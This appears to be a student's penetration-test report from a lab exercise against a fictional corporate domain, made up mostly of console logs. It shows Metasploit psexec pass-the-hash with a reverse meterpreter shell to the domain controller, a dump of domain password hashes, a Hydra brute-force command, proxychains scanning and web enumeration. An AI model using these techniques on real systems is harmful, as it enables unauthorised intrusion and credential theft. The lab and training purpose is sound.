1.09 KB
1 item
ENG
1:06 PM
3/15/2022

```
C:\Users\lmahon>sysinfo
'sysinfo' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\lmahon>systeminfo

Host Name:                 GLDC001
OS Name:                   Microsoft Windows Server 2012 R2 Standard
OS Version:                6.3.9600 N/A Build 9600
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Primary Domain Controller
OS Build Type:             Multiprocessor Free
Registered Owner:          EC2
Registered Organization:   Amazon.com
Product ID:                00252-70000-00000-AA535
Original Install Date:     12/1/2020, 7:44:57 AM
System Boot Time:          3/15/2022, 8:31:53 AM
System Manufacturer:       Xen
System Model:              HVM domU
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: Intel64 Family 6 Model 79 Stepping 1 GenuineInt
el ~2300 Mhz
BIOS Version:              Xen 4.2.amazon, 8/24/2006
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC) Coordinated Universal Time
Total Physical Memory:     4,096 MB
Available Physical Memory: 3,240 MB
Virtual Memory: Max Size:  12,288 MB
Virtual Memory: Available: 11,405 MB
Virtual Memory: In Use:    883 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    sii.corp
Logon Server:              \\GLDC001
Hotfix(s):                 211 Hotfix(s) Installed.
```

```
C:\Users\lmahon>ipconfig /all

Windows IP Configuration

   Host Name . . . . . . . . . . . . : GLDC001
   Primary Dns Suffix  . . . . . . . : sii.corp
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No
   DNS Suffix Search List. . . . . . : eu-west-2.ec2-utilities.amazonaws.com
                                       us-east-1.ec2-utilities.amazonaws.com
                                       eu-west-2.compute.internal
                                       sii.corp

Ethernet adapter Ethernet 2:

   Connection-specific DNS Suffix  . : eu-west-2.compute.internal
   Description . . . . . . . . . . . : AWS PV Network Device #0
   Physical Address. . . . . . . . . : 06-11-99-35-B3-04
   DHCP Enabled. . . . . . . . . . . : Yes
   Autoconfiguration Enabled . . . . : Yes
   Link-local IPv6 Address . . . . . : fe80::fd6e:b331:bdaf:9d5c%12(Preferred)
   IPv4 Address. . . . . . . . . . . : 172.4.25.6(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Lease Obtained. . . . . . . . . . : Tuesday, March 15, 2022 8:32:01 AM
   Lease Expires . . . . . . . . . . : Tuesday, March 15, 2022 2:02:20 PM
   Default Gateway . . . . . . . . . : 172.4.25.1
   DHCP Server . . . . . . . . . . . : 172.4.25.1
   DHCPv6 IAID . . . . . . . . . . . : 319697556
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-27-57-AC-7D-0A-0A-5B-DD-BC-B4

   DNS Servers . . . . . . . . . . . : ::1
                                       127.0.0.1
   NetBIOS over Tcpip. . . . . . . . : Enabled
```

```
Tunnel adapter isatap.eu-west-2.compute.internal:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . : eu-west-2.compute.internal
   Description . . . . . . . . . . . : Microsoft ISATAP Adapter
   Physical Address. . . . . . . . . : 00-00-00-00-00-00-00-E0
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes

Tunnel adapter 6TO4 Adapter:

   Connection-specific DNS Suffix  . : eu-west-2.compute.internal
   Description . . . . . . . . . . . : Microsoft 6to4 Adapter
   Physical Address. . . . . . . . . : 00-00-00-00-00-00-00-E0
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
   IPv6 Address. . . . . . . . . . . : 2002:ac04:1906::ac04:1906(Preferred)
   Default Gateway . . . . . . . . . :
   DHCPv6 IAID . . . . . . . . . . . : 402653184
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-27-57-AC-7D-0A-0A-5B-DD-BC-B4

   DNS Servers . . . . . . . . . . . : ::1
                                       127.0.0.1
   NetBIOS over Tcpip. . . . . . . . : Disabled
```

```
C:\Users\lmahon>arp -a

Interface: 172.4.25.6 --- 0xc
  Internet Address      Physical Address      Type
  169.254.169.123       06-00-56-7b-21-5a     dynamic
  169.254.169.254       06-00-56-7b-21-5a     dynamic
  172.4.25.1            06-00-56-7b-21-5a     dynamic
  172.4.25.7            06-b8-ce-33-65-1c     dynamic
  172.4.25.255          ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.252           01-00-5e-00-00-fc     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static
```

RDP.txt - Notepad

File Edit Format View Help

```
GLMail - 172.4.25.7
GL-WKS1 - 172.4.21.87
GL-WKS2 - 172.4.21.150
GL-ITWKS - 172.4.21.33
```

DC connection method two using port forwarding and psexec:

```
msf6 exploit(windows/smb/psexec) > sessions 3
[*] Starting interaction with 3...

meterpreter > portfwd add -R -l 8090 -p 3000 -L 172.4.10.10
[*] Local TCP relay created: 172.4.10.10:8090 ⟷ :3000
meterpreter > portfwd list

Active Port Forwards
====================

   Index  Local             Remote        Direction
   -----  -----             ------        ---------
   1      172.4.10.10:8090  0.0.0.0:3000  Reverse

1 total active port forwards.
```

```
msf6 exploit(multi/handler) > set exitonsession false
exitonsession ⇒ false
msf6 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     172.4.10.10      yes       The listen address (an interface may be specified)
   LPORT     8090             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf6 exploit(multi/handler) > run -j
[*] Exploit running as background job 4.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/handler) >
```

```
msf6 exploit(windows/smb/psexec) > options

Module options (exploit/windows/smb/psexec):

   Name                  Current Setting                                                                  Required  Description
   ----                  ---------------                                                                  --------  -----------
   RHOSTS                172.4.25.6                                                                       yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT                 445                                                                              yes       The SMB service port (TCP)
   SERVICE_DESCRIPTION                                                                                    no        Service description to to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                                                                                   no        The service display name
   SERVICE_NAME                                                                                           no        The service name
   SMBDomain             SII                                                                              no        The Windows domain to use for authentication
   SMBPass               00000000000000000000000000000000:ae864bb3c2d696b6bc9c064ee7f1d18a                no        The password for the specified username
   SMBSHARE                                                                                               no        The share to connect to, can be an admin share (ADMIN$,C$,...) or a normal read/write folder share
   SMBUser               lmahon                                                                           no        The username to authenticate as

Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     172.4.21.10      yes       The listen address (an interface may be specified)
   LPORT     3000             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(windows/smb/psexec) > set disablepayloadhandler
disablepayloadhandler ⇒ false
msf6 exploit(windows/smb/psexec) > set disablepayloadhandler true
disablepayloadhandler ⇒ true
```

```
msf6 exploit(windows/smb/psexec) > run

[*] 172.4.25.6:445 - Connecting to the server...
[*] 172.4.25.6:445 - Authenticating to 172.4.25.6:445|SII as user 'lmahon'...
[*] 172.4.25.6:445 - Selecting PowerShell target
[*] 172.4.25.6:445 - Executing the payload...
[+] 172.4.25.6:445 - Service start timed out, OK if running a command or non-service executable...
msf6 exploit(windows/smb/psexec) >
[*] Sending stage (200262 bytes) to 172.4.10.10
[*] Meterpreter session 4 opened (172.4.10.10:8090 → 172.4.10.10:33347) at 2022-03-17 10:21:22 +0000

msf6 exploit(windows/smb/psexec) > sessions

Active sessions
===============

  Id  Name  Type                     Information                    Connection
  --  ----  ----                     -----------                    ----------
  1         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ GL-WKS2  172.4.10.10:8081 → 172.4.21.5:50274 (172.4.21.5)
  2         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ GL-WKS2  172.4.10.10:8081 → 172.4.21.5:50275 (172.4.21.5)
  3         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ GL-ITWKS 172.4.10.10:8082 → 172.4.21.10:49807 (172.4.21.10)
  4         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ GLDC001  172.4.10.10:8090 → 172.4.10.10:33347 (172.4.25.6)
```

```
msf6 post(windows/gather/smart_hashdump) > info

       Name: Windows Gather Local and Domain Controller Account Password Hashes
     Module: post/windows/gather/smart_hashdump
   Platform: Windows
       Arch:
       Rank: Normal

Provided by:
  Carlos Perez <carlos_perez@darkoperator.com>

Compatible session types:
  Meterpreter

Basic options:
  Name       Current Setting  Required  Description
  ----       ---------------  --------  -----------
  GETSYSTEM  false            no        Attempt to get SYSTEM privilege on the target host.
  SESSION                     yes       The session to run this module on.

Description:
  This will dump local accounts from the SAM Database. If the target
  host is a Domain Controller, it will dump the Domain Account
  Database using the proper technique depending on privilege level, OS
  and role of the host.

msf6 post(windows/gather/smart_hashdump) > set session 4
session ⇒ 4
msf6 post(windows/gather/smart_hashdump) > options

Module options (post/windows/gather/smart_hashdump):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   GETSYSTEM  false            no        Attempt to get SYSTEM privilege on the target host.
   SESSION    4                yes       The session to run this module on.
```


```
msf6 post(windows/gather/smart_hashdump) > run

[!] SESSION may not be compatible with this module (missing Meterpreter features: stdapi_sys_process_set_term_size)
[*] Running module against GLDC001
[*] Hashes will be saved to the database if one is connected.
[+] Hashes will be saved in loot in JtR password file format to:
[*] /home/student/.msf4/loot/20220317102751_default_172.4.25.6_windows.hashes_811310.txt
[+]     This host is a Domain Controller!
[*] Dumping password hashes ...
[+]     Administrator:500:aad3b435b51404eeaad3b435b51404ee:702f16ecd74496113c6c14b9dcf2e725
[+]     krbtgt:502:aad3b435b51404eeaad3b435b51404ee:a049461032ab5124e40ec21c7997c7ba
[+]     lmahon:1120:aad3b435b51404eeaad3b435b51404ee:ae864bb3c2d696b6bc9c064ee7f1d18a
[+]     mmcconaughey:1121:aad3b435b51404eeaad3b435b51404ee:d5ef204a8ab86cf4f7478af0dcc6f8de
[+]     tpoller:1122:aad3b435b51404eeaad3b435b51404ee:350d05ef43783544243a474620940884
[+]     mteak:1123:aad3b435b51404eeaad3b435b51404ee:71987d587f349dcafbcca0aabb55d9e2
[+]     awalsh:1124:aad3b435b51404eeaad3b435b51404ee:81a11677ace5b22952aa31943be6efad
[+]     barmani:1125:aad3b435b51404eeaad3b435b51404ee:0b11981a902eb2d3b70d49ca89a03f26
[+]     kbush:1126:aad3b435b51404eeaad3b435b51404ee:d1112e86add8ac958964b66a5b1efaa4
[+]     dtucker:1127:aad3b435b51404eeaad3b435b51404ee:64a6d907037573c3ae8825228db6ef36
[+]     nsmolensk:1128:aad3b435b51404eeaad3b435b51404ee:9ccbeb33a4d0e7cad01abe336dec7e96
[+]     dashcroft:1129:aad3b435b51404eeaad3b435b51404ee:2b576acbe6bcfda7294d6bd18041b8fe
[+]     ehopper:1130:aad3b435b51404eeaad3b435b51404ee:6e7d309c5d192643c7b324a3f53aa374
[+]     ddali:1131:aad3b435b51404eeaad3b435b51404ee:a178d706afdf07325c882ca32fc9e55c
[+]     pclarke:1132:aad3b435b51404eeaad3b435b51404ee:4975ca661e54a746e3b821c8e46a3372
[+]     jbean:1133:aad3b435b51404eeaad3b435b51404ee:65746a1dc0c11c273ea54a9daf08943a
[+]     hnicholas:1134:aad3b435b51404eeaad3b435b51404ee:2c6b2aa3989f34a64779a6efaae0c43f
[+]     nkaura:1135:aad3b435b51404eeaad3b435b51404ee:a7a5f7199c47e67c1cb437a8b12da5f5
[+]     GLDC001$:1009:aad3b435b51404eeaad3b435b51404ee:c30f3bb74c5c38fdbe5e67b2e553b0ae
[+]     GLMAIL002$:1140:aad3b435b51404eeaad3b435b51404ee:c8ab72ceeb671f0bf74eab284315e9c9
[+]     GL-WKS1$:1141:aad3b435b51404eeaad3b435b51404ee:498355c7cc25c1eb39b3e8f97ab3aa01
[+]     GL-ITWKS$:1142:aad3b435b51404eeaad3b435b51404ee:996986a905eabb45bc34a4f25d4d363c
[+]     GL-WKS2$:1143:aad3b435b51404eeaad3b435b51404ee:269e674fc15722c7e4f2508e7b2ba3a0
[*] Post module execution completed
```

SYSLOG infiltration attempts:

```
┌──(student㉿kali)-[~/Pentest/NMAP]
└─$ proxychains nmap -sT -sV -p 22,111 --script=banner 172.4.23.100 -oN 172.4.23.100.bannerscript.txt
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
Starting Nmap 7.91 ( https://nmap.org ) at 2022-03-17 09:32 UTC
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  172.4.23.100:80 ←--denied
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  172.4.23.100:111  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  172.4.23.100:22  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  172.4.23.100:22  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  172.4.23.100:111  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  172.4.23.100:111  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  172.4.23.100:111  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  172.4.23.100:22  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  172.4.23.100:111  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  172.4.23.100:111  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  172.4.23.100:111  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  172.4.23.100:111  ...  OK
Nmap scan report for ip-172-4-23-100.eu-west-2.compute.internal (172.4.23.100)
Host is up (0.89s latency).

PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 7.4 (protocol 2.0)
|_banner: SSH-2.0-OpenSSH_7.4
111/tcp open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|_  100000  3,4          111/udp6  rpcbind

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.60 seconds
```

```
┌──(student㉿kali)-[~/Pentest/NMAP]
└─$ proxychains nc -v 172.4.23.100 22
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
Ncat: Version 7.91 ( https://nmap.org/ncat )
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  172.4.23.100:22  ...  OK
Ncat: Connected to 172.4.23.100:22.
SSH-2.0-OpenSSH_7.4
^[[3~
Protocol mismatch.

getuid
Ncat: Broken pipe.

┌──(student㉿kali)-[~/Pentest/NMAP]
└─$ proxychains telnet 172.4.23.100 22
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
Trying 172.4.23.100...
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  172.4.23.100:22  ...  OK
Connected to 172.4.23.100.
Escape character is '^]'.
SSH-2.0-OpenSSH_7.4
getuid
Protocol mismatch.
Connection closed by foreign host.
```

```
┌──(student㉿kali)-[~]
└─$ proxychains firefox
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] DLL init: proxychains-ng 4.14
```



Attempted Hydra brute force login, however, session could not manage it.

proxychains hydra -l lmahon@sii.corp -P /usr/share/wordlists/rockyou.txt 172.4.23.100 -s 9000 http-post-form "/login.php:email=^USER^&password=^PASS^:Invalid credentials, please verify them and retry." -t 4 -f

References

OWASP Risk Rating Methodology | OWASP Foundation

Exploit Database - Exploits for Penetration Testers, Researchers, and Ethical Hackers (exploit-db.com)

GitHub - swisskyrepo/PayloadsAllTheThings: A list of useful payloads and bypass for Web Application Security and Pentest/CTF

pentestmonkey | Taking the monkey work out of pentesting

GitHub - flozz/p0wny-shell: Single-file PHP shell

GTFOBins

CyberChef (gchq.github.io)

Base64 Decode and Encode - Online

Kali Tools | Kali Linux Tools

hydra | Kali Linux Tools

nikto | Kali Linux Tools

dirb | Kali Linux Tools

gobuster | Kali Linux Tools

Wapiti : a Free and Open-Source web-application vulnerability scanner in Python (wapiti-scanner.github.io)

john | Kali Linux Tools

set | Kali Linux Tools

Gobuster CheatSheet - 3os

burpsuite | Kali Linux Tools

example_hashes [hashcat wiki]

Input Validation - OWASP Cheat Sheet Series

Annexes

Web Scans

Ping and nslookup to discover IP address to the webpage

```
┌──(student㉿kali)-[~/Pentest/users]
└─$ ping hr.sii.corp
PING hr.sii.corp (172.4.22.110) 56(84) bytes of data.
^C
--- hr.sii.corp ping statistics ---
3 packets transmitted, 0 received, 100% packet loss, time 2050ms
```

```
┌──(student㉿kali)-[~/Pentest/users]
└─$ nslookup
> hr.sii.corp
Server:         172.4.0.2
Address:        172.4.0.2#53

** server can't find hr.sii.corp: NXDOMAIN
>
```

Gobuster results

```
┌──(student㉿kali)-[~/Pentest/DIRB]
└─$ gobuster dir -u http://hr.sii.corp -w /usr/share/wordlists/dirb/common.txt -x php,js,html,txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://hr.sii.corp
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              php,js,html,txt
[+] Timeout:                 10s
===============================================================
2022/03/14 10:45:22 Starting gobuster in directory enumeration mode
===============================================================
/.hta.txt             (Status: 403) [Size: 276]
/.hta                 (Status: 403) [Size: 276]
/.hta.php             (Status: 403) [Size: 276]
/.hta.js              (Status: 403) [Size: 276]
/.hta.html            (Status: 403) [Size: 276]
/.htaccess            (Status: 403) [Size: 276]
/.htpasswd.php        (Status: 403) [Size: 276]
/.htaccess.html       (Status: 403) [Size: 276]
/.htpasswd.js         (Status: 403) [Size: 276]
/.htaccess.txt        (Status: 403) [Size: 276]
/.htpasswd.html       (Status: 403) [Size: 276]
/.htaccess.php        (Status: 403) [Size: 276]
/.htpasswd.txt        (Status: 403) [Size: 276]
/.htaccess.js         (Status: 403) [Size: 276]
/.htpasswd            (Status: 403) [Size: 276]
/css                  (Status: 301) [Size: 308] [--> http://hr.sii.corp/css/]
/dashboard.php        (Status: 302) [Size: 9085] [--> login.php]
/data.txt             (Status: 200) [Size: 45]
/export.php           (Status: 200) [Size: 381]
/gateway              (Status: 301) [Size: 312] [--> http://hr.sii.corp/gateway/]
/img                  (Status: 301) [Size: 308] [--> http://hr.sii.corp/img/]
/info.php             (Status: 200) [Size: 73459]
/info.php             (Status: 200) [Size: 73459]
/js                   (Status: 301) [Size: 307] [--> http://hr.sii.corp/js/]
/login.php            (Status: 200) [Size: 3668]
/logout.php           (Status: 302) [Size: 0] [--> /login.php]
/search.php           (Status: 200) [Size: 2793]
/server-status        (Status: 403) [Size: 276]
/todo.txt             (Status: 200) [Size: 35]
/upload.php           (Status: 200) [Size: 346]

===============================================================
2022/03/14 10:45:32 Finished
===============================================================
```

Nikto Results

```
┌──(student㉿kali)-[~/Pentest/DIRB]
└─$ nikto -h 172.4.22.110
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          172.4.22.110
+ Target Hostname:    172.4.22.110
+ Target Port:        80
+ Start Time:         2022-03-14 09:37:31 (GMT0)
---------------------------------------------------------------------------
+ Server: Apache/2.4.38 (Debian)
+ Retrieved x-powered-by header: PHP/8.0.2
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME typ
e
+ Cookie PHPSESSID created without the httponly flag
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
```

DIRB Results

```
┌──(student㉿kali)-[~/Pentest/DIRB]
└─$ cat hrr.sii.corp.dirb.txt

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Mon Mar 14 11:22:31 2022
URL_BASE: http://hr.sii.corp/
WORDLIST_FILES: /usr/share/wordlists/dirb/common.txt
OPTION: Not Stopping on warning messages

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://hr.sii.corp/ ----
==> DIRECTORY: http://hr.sii.corp/css/
==> DIRECTORY: http://hr.sii.corp/gateway/
==> DIRECTORY: http://hr.sii.corp/img/
+ http://hr.sii.corp/info.php (CODE:200|SIZE:73537)
==> DIRECTORY: http://hr.sii.corp/js/
+ http://hr.sii.corp/server-status (CODE:403|SIZE:276)

---- Entering directory: http://hr.sii.corp/css/ ----

---- Entering directory: http://hr.sii.corp/gateway/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://hr.sii.corp/img/ ----
==> DIRECTORY: http://hr.sii.corp/img/users/

---- Entering directory: http://hr.sii.corp/js/ ----

---- Entering directory: http://hr.sii.corp/img/users/ ----

-----------------
END_TIME: Mon Mar 14 11:22:51 2022
DOWNLOADED: 27672 - FOUND: 2
```

NMAP Results

```
┌──(student㉿kali)-[~/Pentest/NMAP]
└─$ nmap -p- -A -sV -Pn 172.4.22.110 -oN hr.sii.corp.txt
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2022-03-14 10:31 UTC
Stats: 0:08:18 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 47.33% done; ETC: 10:49 (0:09:14 remaining)
Stats: 0:09:22 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 48.51% done; ETC: 10:51 (0:09:56 remaining)
Stats: 0:22:14 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 62.78% done; ETC: 11:07 (0:13:11 remaining)
Stats: 0:29:21 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 70.68% done; ETC: 11:13 (0:12:11 remaining)
Stats: 0:48:13 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 91.59% done; ETC: 11:24 (0:04:26 remaining)
Stats: 0:54:05 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 98.09% done; ETC: 11:26 (0:01:03 remaining)
Nmap scan report for hr.sii.corp (172.4.22.110)
Host is up (0.0013s latency).
Not shown: 65531 filtered ports
PORT      STATE  SERVICE    VERSION
25/tcp    open   smtp       Postfix smtpd
|_smtp-commands: GLMAIL001.sii.corp, PIPELINING, SIZE 10240000, VRFY, ETRN, ENHANCEDSTATUSCODES, 8BITMIME, DSN, SMTPUTF8, CHUNKING,
80/tcp    open   http       Apache httpd 2.4.38 ((Debian))
|_http-generator: Jekyll v3.8.6
|_http-server-header: Apache/2.4.38 (Debian)
| http-title: SII Corp
|_Requested resource was login.php
8080/tcp  closed http-proxy
```

```
21587/tcp open   unknown
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, FourOhFourRequest, GenericLines, GetRequest, HTTPOptions, Help, JavaRMI, Kerberos, LANDesk-RC, LDAPBindRe
q, LDAPSearchReq, LPDString, NCP, NotesRPC, RPCCheck, RTSPRequest, SIPOptions, SMBProgNeg, SSLSessionReq, TLSSessionReq, TerminalServer, TerminalServerC
ookie, WMSRequest, X11Probe, afp, giop, ms-sql-s, oracle-tns:
|_    fl4G{4ll_CtFs_n33d_eph3mer4l_p0rts!}
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/subm
it.cgi?new-service :
SF-Port21587-TCP:V=7.91%I=7%D=3/14%Time=622F26AA%P=x86_64-pc-linux-gnu%r(G
SF:enericLines,24,"fl4G{4ll_CtFs_n33d_eph3mer4l_p0rts!}")%r(GetRequest,24,
SF:"fl4G{4ll_CtFs_n33d_eph3mer4l_p0rts!}")%r(HTTPOptions,24,"fl4G{4ll_CtFs
SF:_n33d_eph3mer4l_p0rts!}")%r(RTSPRequest,24,"fl4G{4ll_CtFs_n33d_eph3mer4
SF:l_p0rts!}")%r(RPCCheck,24,"fl4G{4ll_CtFs_n33d_eph3mer4l_p0rts!}")%r(DNS
SF:VersionBindReqTCP,24,"fl4G{4ll_CtFs_n33d_eph3mer4l_p0rts!}")%r(DNSStatu
SF:sRequestTCP,24,"fl4G{4ll_CtFs_n33d_eph3mer4l_p0rts!}")%r(Help,24,"fl4G{
SF:4ll_CtFs_n33d_eph3mer4l_p0rts!}")%r(SSLSessionReq,24,"fl4G{4ll_CtFs_n33
SF:d_eph3mer4l_p0rts!}")%r(TerminalServerCookie,24,"fl4G{4ll_CtFs_n33d_eph
SF:3mer4l_p0rts!}")%r(TLSSessionReq,24,"fl4G{4ll_CtFs_n33d_eph3mer4l_p0rts
SF:!}")%r(Kerberos,24,"fl4G{4ll_CtFs_n33d_eph3mer4l_p0rts!}")%r(SMBProgNeg
SF:,24,"fl4G{4ll_CtFs_n33d_eph3mer4l_p0rts!}")%r(X11Probe,24,"fl4G{4ll_CtF
SF:s_n33d_eph3mer4l_p0rts!}")%r(FourOhFourRequest,24,"fl4G{4ll_CtFs_n33d_e
SF:ph3mer4l_p0rts!}")%r(LPDString,24,"fl4G{4ll_CtFs_n33d_eph3mer4l_p0rts!}
SF:")%r(LDAPSearchReq,24,"fl4G{4ll_CtFs_n33d_eph3mer4l_p0rts!}")%r(LDAPBin
SF:dReq,24,"fl4G{4ll_CtFs_n33d_eph3mer4l_p0rts!}")%r(SIPOptions,24,"fl4G{4
SF:ll_CtFs_n33d_eph3mer4l_p0rts!}")%r(LANDesk-RC,24,"fl4G{4ll_CtFs_n33d_ep
SF:h3mer4l_p0rts!}")%r(TerminalServer,24,"fl4G{4ll_CtFs_n33d_eph3mer4l_p0r
SF:ts!}")%r(NCP,24,"fl4G{4ll_CtFs_n33d_eph3mer4l_p0rts!}")%r(NotesRPC,24,"
SF:fl4G{4ll_CtFs_n33d_eph3mer4l_p0rts!}")%r(JavaRMI,24,"fl4G{4ll_CtFs_n33d
SF:_eph3mer4l_p0rts!}")%r(WMSRequest,24,"fl4G{4ll_CtFs_n33d_eph3mer4l_p0rt
SF:s!}")%r(oracle-tns,24,"fl4G{4ll_CtFs_n33d_eph3mer4l_p0rts!}")%r(ms-sql-
SF:s,24,"fl4G{4ll_CtFs_n33d_eph3mer4l_p0rts!}")%r(afp,24,"fl4G{4ll_CtFs_n3
SF:3d_eph3mer4l_p0rts!}")%r(giop,24,"fl4G{4ll_CtFs_n33d_eph3mer4l_p0rts!}"
SF:);
Service Info: Host:  GLMAIL001.sii.corp

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 3355.42 seconds
```

Domain Pivoting

Day 1

```
msf6 exploit(multi/handler) > route print

IPv4 Active Routing Table
=========================

   Subnet             Netmask            Gateway
   ------             -------            -------
   172.4.21.4         255.255.255.255    Session 1
   172.4.21.10        255.255.255.255    Session 1
   172.4.25.6         255.255.255.255    Session 1
   172.4.25.7         255.255.255.255    Session 1

[*] There are currently no IPv6 routes defined.
```

Day 2

